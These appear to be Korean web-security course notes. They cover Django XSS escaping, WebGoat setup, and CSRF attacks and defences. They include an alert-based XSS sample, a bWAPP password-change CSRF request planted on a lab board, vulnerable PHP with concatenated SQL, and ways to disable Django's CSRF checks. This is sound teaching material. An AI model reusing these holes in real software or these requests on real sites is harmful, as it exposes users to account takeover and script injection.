
특정 부분에 HTML 태그가 동작하도록 하려면 autoescape off 설정을 추가
b 태그가 적용되는 것을 확인



safe 필터를 사용하면 autoescape off와 같이 내용에 포함된 태그를 그대로 해석해서 실행함
pybo\views.py 파일에 실행 가능한 스크립트 코드를 템플릿으로 전달하는 코드를 추가
def detail(request, question_id):
    # question = Question.objects.get(id=question_id)
    question = get_object_or_404(Question, pk=question_id)
    msg = "<script> alert('xss') </script>"

    context = { 'question': question, 'msg': msg }

    return render(request, 'pybo/question_detail.html', context)
templates\pybo\question_detail.html 파일에 뷰에서 전달된 msg를 출력하는 코드를 추가
	<h5 class="border-bottom my-3 py-2">
		{{ question.answer_set.count }}개의 답변이 있습니다. ({{ msg }})
	</h5>
DTL에 의해서 태그가 HTML 인코딩되어 처리 ⇒ 단순 문자열로 출력

뷰에서 mark_safe 함수를 사용해서 템플릿에서 이스케이프 처리를 하지 않도록 지정
from django.shortcuts import render, get_object_or_404, redirect
from .models import Question
from .forms import QuestionForm
from django.utils import timezone
import subprocess
from django.utils.safestring import mark_safe

def index(request):
    question_list = Question.objects.order_by('-create_date')
    context = { 'question_list': question_list }

    return render(request, 'pybo/question_list.html', context)


def detail(request, question_id):
    # question = Question.objects.get(id=question_id)
    question = get_object_or_404(Question, pk=question_id)

    msg = "<script> alert('xss') </script>"
    msg = mark_safe(msg)

    context = { 'question': question, 'msg': msg }

    return render(request, 'pybo/question_detail.html', context)
스크립트 코드가 실행되는 것을 확인
결론
Django에서는 DTL이 HTML 엔티티를 자동으로 HTML 인코딩 처리하여 단순 문자열로 출력되도록 하고 있으나,
mark_safe() 함수, autoescape off 설정, safe 필터 등을 사용하는 경우 해당 기능을 무효화할 수 있으므로 유의해서 사용해야 함
WebGoat-2023.8 버전 실행
JDK 17 설치
https://download.oracle.com/java/17/latest/jdk-17_windows-x64_bin.msi
WebGoat Jar 파일 다운로드
https://github.com/WebGoat/WebGoat/releases/download/v2023.8/webgoat-2023.8.jar
명령 프롬프트 실행 후 WebGoat Jar 파일이 있는 곳으로 이동
c:\Users\crpark> java -version
java version "17.0.10" 2024-01-16 LTS
Java(TM) SE Runtime Environment (build 17.0.10+11-LTS-240)
Java HotSpot(TM) 64-Bit Server VM (build 17.0.10+11-LTS-240, mixed mode, sharing)

c:\Users\crpark> cd c:\temp						⇐ WebGoat Jar 파일이 위치한 곳

c:\Temp> set TZ=Asia/Seoul

c:\Temp> set WEBGOAT_PORT=9999

c:\Temp> java -Dfile.encoding=UTF-8 -jar webgoat-2023.8.jar
			:
***************************
APPLICATION FAILED TO START
***************************

Description:

Web server failed to start. Port 8080 was already in use.		⇐ 8080 포트가 사용이어서 오류가 발생

Action:

Identify and stop the process that's listening on port 8080 or configure this application to listen on another port.


c:\Temp> java -Dfile.encoding=UTF-8 -jar webgoat-2023.8.jar
			:
2024-03-18T13:29:09.909+09:00  INFO 1844 --- [           main] io.undertow                              : starting server: Undertow - 2.3.10.Final
2024-03-18T13:29:10.171+09:00  INFO 1844 --- [           main] o.s.b.w.e.undertow.UndertowWebServer     : Undertow started on port(s) 9999 (http) with context path '/WebGoat'
2024-03-18T13:29:10.479+09:00  INFO 1844 --- [           main] org.owasp.webgoat.server.StartWebGoat    : Started StartWebGoat in 47.646 seconds (process running for 99.157)
2024-03-18T13:29:10.604+09:00  WARN 1844 --- [           main] org.owasp.webgoat.server.StartWebGoat    : Please browse to http://127.0.0.1:9999/WebGoat to start using WebGoat...
서버가 실행되면 브라우저로 http://localhost:9999/WebGoat 주소로 접속
크로스 사이트 요청 위조 (CSRF)
동작원리

패스워드 변경 기능에서 CSRF 취약점이 발견됨.
변경 처리 페이지에서는 사용자 인증 여부만 확인하고, 요청이 올바른지 확인하지 않음.
게시판에 삽입된 악의적인 코드는 모든 사용자의 패스워드를 변경할 수 있는 요청을 자동으로 생성함.
요청의 출처를 검증하지 않기 때문에 공격자가 자동화된 요청을 이용할 수 있음.
CSRF 방어를 위해 요청에 CSRF 토큰을 포함하고, SameSite 쿠키 설정 등의 추가 보호 조치를 도입해야 함.방어기법
요청 절차 검증
- 텍스트 기반의 토큰을 이용한 요청 절차 검증
- 서버는 선행 페이지 호출 시 임의의 토큰을 생성하고 세션에 저장한다.
- 사용자가 변경 신청 페이지에 접근할 때, 해당 토큰을 사용자에게 전달한다.
- 사용자는 토큰을 변경 처리 페이지에 함께 제출한다.
- 변경 처리 페이지는 제출된 토큰과 서버에 저장된 토큰을 비교하여 요청의 유효성을 검증한다.
- 토큰은 사용자의 입력이 필요하지 않으므로, 공격자가 선행 페이지를 호출하여 토큰을 얻고 후행 페이지를 호출하여 공격할 수 있다.
- CAPTCHA를 이용한 요청 절차 검증
- CAPTCHA는 사용자가 사람인지 기계인지를 판별하는 프로그램이다.
- 변경 신청 페이지에 접근할 때, 사용자는 CAPTCHA로 생성된 텍스트나 이미지를 입력해야 한다.
- CAPTCHA 입력은 사용자와의 상호작용을 요구하기 때문에 자동화된 공격을 방지한다.
- CAPTCHA를 통해 인증된 사용자만이 변경 처리 페이지에 접근할 수 있게 된다.
- 이러한 방어 기법을 통해 CSRF 공격을 효과적으로 방어할 수 있다.

1-3. reCHAPTCH ⇒ CAPTCH 이미지가 복잡해 사람도 이해하기 어려워지는 문제점을 해결

2. 요청 주체 확인 및 처리

인증방법
TYPE1 지식 - 패스워드
TYPE2 소유 - 주민등록증, 인증서, 스마트폰, OTP, ...
TYPE3 특징 - 필기체 서명, 정맥, 홍채, 지문, 성문, ...
                      ~~~~~~~~~~~~~~~~~~~~~~~~~~~
                      생물학적 특징 ⇒ 바이오 인증
2개 이상의 이증 방법을 결합한 인증 ⇒ multi factor 인증
2개의 인증 방법을 결합한 인증 ⇒ two factor 인증
Kali 가상머신에서 beebox 사이트에 접속

로그인한 사용자의 패스워드 변경을 신청하는 페이지

개발자 도구를 이용해서 요청을 통해서 전달되는 내용을 분석
새 패스워드로 1234를 입력하면 http://bee.box/bWAPP/csrf_1.php?password_new=1234&password_conf=1234&action=change 형태의 요청이 발생
    <h1>CSRF (Change Password)</h1>
    <p>Change your password.</p>
    <form action="/bWAPP/csrf_1.php" method="GET">

        <p><label for="password_new">New password:</label><br>
        <input type="password" id="password_new" name="password_new"></p>

        <p><label for="password_conf">Re-type new password:</label><br>
        <input type="password" id="password_conf" name="password_conf"></p>

        <button type="submit" name="action" value="change">Change</button>

    </form>
    <br>
해당 요청이 자동으로 발생할 수 있도록 취약한 게시판에 공격 코드를 삽입

Submit 후 로그아웃하고 다시 로그인을 시도 ⇒ 코드를 통해서 전달한 1234로 패스워드가 변경된 것을 확인
csrf_1.php 에서 요청 절차와 요청 주체를 확인하지 않고 전달된 파라미터에 의존해서 요청을 처리했기 때문에 발생한 문제
취약한 코드를 확인 (beebox 가상머신에서)
bee@bee-box:~$ sudo gedit /var/www/bWAPP/csrf_1.php

<?php
include("security.php");
include("security_level_check.php");
include("selections.php");
include("connect_i.php");

$message = "";

								⇐ 요청 처리에 필요한 값이 요청 파라미터로 전달되었는지 확인
if(isset($_REQUEST["action"]) && isset($_REQUEST["password_new"]) && isset($_REQUEST["password_conf"]))
{
    $password_new = $_REQUEST["password_new"];
    $password_conf = $_REQUEST["password_conf"];

    if($password_new == "")
    {
        $message = "<font color=\"red\">Please enter a new password...</font>";
    }
    else
    {
        if($password_new != $password_conf)
        {
            $message = "<font color=\"red\">The passwords don't match!</font>";
        }
        else
        {
            $login = $_SESSION["login"];			⇐ 요청 처리에 필요한 값을 서버의 세션으로부터 추출

            $password_new = mysqli_real_escape_string($link, $password_new);	⇐ SQLi 취약점 방어
            $password_new = hash("sha1", $password_new, false);    		⇐ 패스워드를 암호화(해쉬)

            if($_COOKIE["security_level"] != "1" && $_COOKIE["security_level"] != "2")
            {

                $sql = "UPDATE users SET password = '" . $password_new . "' WHERE login = '" . $login . "'";
⇐ 로그인한 사용자의 패스워드를 요청 파라미터의 값으로 변경
                // Debugging
                // echo $sql;

                $recordset = $link->query($sql);

                if(!$recordset)
                {
                    die("Connect Error: " . $link->error);
                }

                $message = "<font color=\"green\">The password has been changed!</font>";
            }
            else						⇐ 보안 등급이 1 또는 2인 경우
            {
                if(isset($_REQUEST["password_curr"]))	⇐ 현재 패스워드가 전달되었는지 확인
                {
                    $password_curr = $_REQUEST["password_curr"];
                    $password_curr = mysqli_real_escape_string($link, $password_curr);
                    $password_curr = hash("sha1", $password_curr, false);

                    $sql = "SELECT password FROM users WHERE login = '" . $login . "' AND password = '" . $password_curr . "'";			⇐ 로그인한 사용자의 아이디의 패스워드가 요청 파라미터로 전달한 현재 패스워드가
					   일치하는 데이트를 조회
                    // Debugging
                    // echo $sql;

                    $recordset = $link->query($sql);

                    if(!$recordset)
                    {

                        die("Connect Error: " . $link->error);

                    }

                    // Debugging
                    // echo "<br />Affected rows: ";
                    // printf($link->affected_rows);

                    $row = $recordset->fetch_object();
                    if($row)
                    {

                        // Debugging
                        // echo "<br />Row: ";
                        // print_r($row);
					⇐ 일치하는 데이터가 존재하면 패스워드를 변경 → 재인증을 통해서 패스워드를 변경
                        $sql = "UPDATE users SET password = '" . $password_new . "' WHERE login = '" . $login . "'";

                        // Debugging
                        // echo $sql;

                        $recordset = $link->query($sql);

                        if(!$recordset)
                        {

                            die("Connect Error: " . $link->error);

                        }

                        // Debugging
                        // echo "<br />Affected rows: ";
                        // printf($link->affected_rows);

                        $message = "<font color=\"green\">The password has been changed!</font>";

                    }

                    else
                    {
					⇐ 일치하는 데이터가 없으면 오류 처리
                        $message = "<font color=\"red\">The current password is not valid!</font>";

                    }

                }

            }

        }

    }

}
... 생략 ...

Django의 경우 프레임워크에서 CSRF 토큰 발행 및 검증을 처리
#1 config\settings.py 파일에 MIDDLEWARE에 CSRF 항목을 활성화
MIDDLEWARE = [
    'django.middleware.security.SecurityMiddleware',
    'django.contrib.sessions.middleware.SessionMiddleware',
    'django.middleware.common.CommonMiddleware',
    'django.middleware.csrf.CsrfViewMiddleware',				⇐ 전역적으로 CSRF 차단 기능을 활성화
    'django.contrib.auth.middleware.AuthenticationMiddleware',
    'django.contrib.messages.middleware.MessageMiddleware',
    'django.middleware.clickjacking.XFrameOptionsMiddleware',
]
#2 템플릿에 {% csrf_token %}을 포함
{% extends 'base.html' %}

{% block content %}
<div class="container">
    <h5 class="my-3 border-bottom pb-2">질문 등록</h5>
    <form method="post" class="post-form my-3">
        {% csrf_token %}
        {{ form.as_p }}
        <button type="submit" class="btn btn-primary">저장하기</button>
    </form>
</div>
{% endblock %}
#3 해당 페이지를 요청할 때 마다 토큰이 재발행되고 토큰 값을 변경해서 요청하면 오류가 발생하는 것을 확인할 수 있음
#4 CSRF 토큰 검증을 비활성화 ⇒ CSRF 취약점이 발생할 수 있으므로 유의
#4-1 전역적으로 CSRF 토큰 검증을 비활성화 (config\settings.py)
MIDDLEWARE = [
    'django.middleware.security.SecurityMiddleware',
    'django.contrib.sessions.middleware.SessionMiddleware',
    'django.middleware.common.CommonMiddleware',
#   'django.middleware.csrf.CsrfViewMiddleware',
    'django.contrib.auth.middleware.AuthenticationMiddleware',
    'django.contrib.messages.middleware.MessageMiddleware',
    'django.middleware.clickjacking.XFrameOptionsMiddleware',
]
#4-2 부분적으로 CSRF 토큰 검증을 비활성화 ⇒ 뷰 함수에 @csrf_exempt 데코레이터를 추가
from django.shortcuts import render, get_object_or_404, redirect
from .models import Question
from .forms import QuestionForm
from django.utils import timezone
import subprocess
from django.views.decorators.csrf import csrf_exempt

def index(request):
    question_list = Question.objects.order_by('-create_date')

    context = { 'question_list': question_list }

    return render(request, 'pybo/question_list.html', context)


def detail(request, question_id):
    # question = Question.objects.get(id=question_id)
    question = get_object_or_404(Question, pk=question_id)
    context = { 'question': question }

    return render(request, 'pybo/question_detail.html', context)


def answer_create(request, question_id):
    question = get_object_or_404(Question, pk=question_id)
    question.answer_set.create(content=request.POST.get('content'), create_date=timezone.now())

    return redirect('pybo:detail', question_id=question.id)

def display_file_contents(file_path):
    try:
        result = subprocess.run(['type', file_path], capture_output=True, text=True, check=True)
        return result.stdout
    except subprocess.CalledProcessError as e:
        print(f"Error: {e}")

@csrf_exempt						⇐ CSRF 토큰이 없거나 잘못되어도 해당 함수 처리가 가능
def question_create(request):
    if request.method == 'GET':
        form = QuestionForm()
        return render(request, 'pybo/question_form.html', { 'form': form })
    elif request.method == 'POST':
        # POST 방식으로 전달된 요청인 경우, 요청 본문을 통해 전달된 입력값을 저장
        form = QuestionForm(request.POST)
        if form.is_valid():
            question = form.save(commit=False)
            question.create_date = timezone.now()
            question.save()
            return redirect('pybo:index')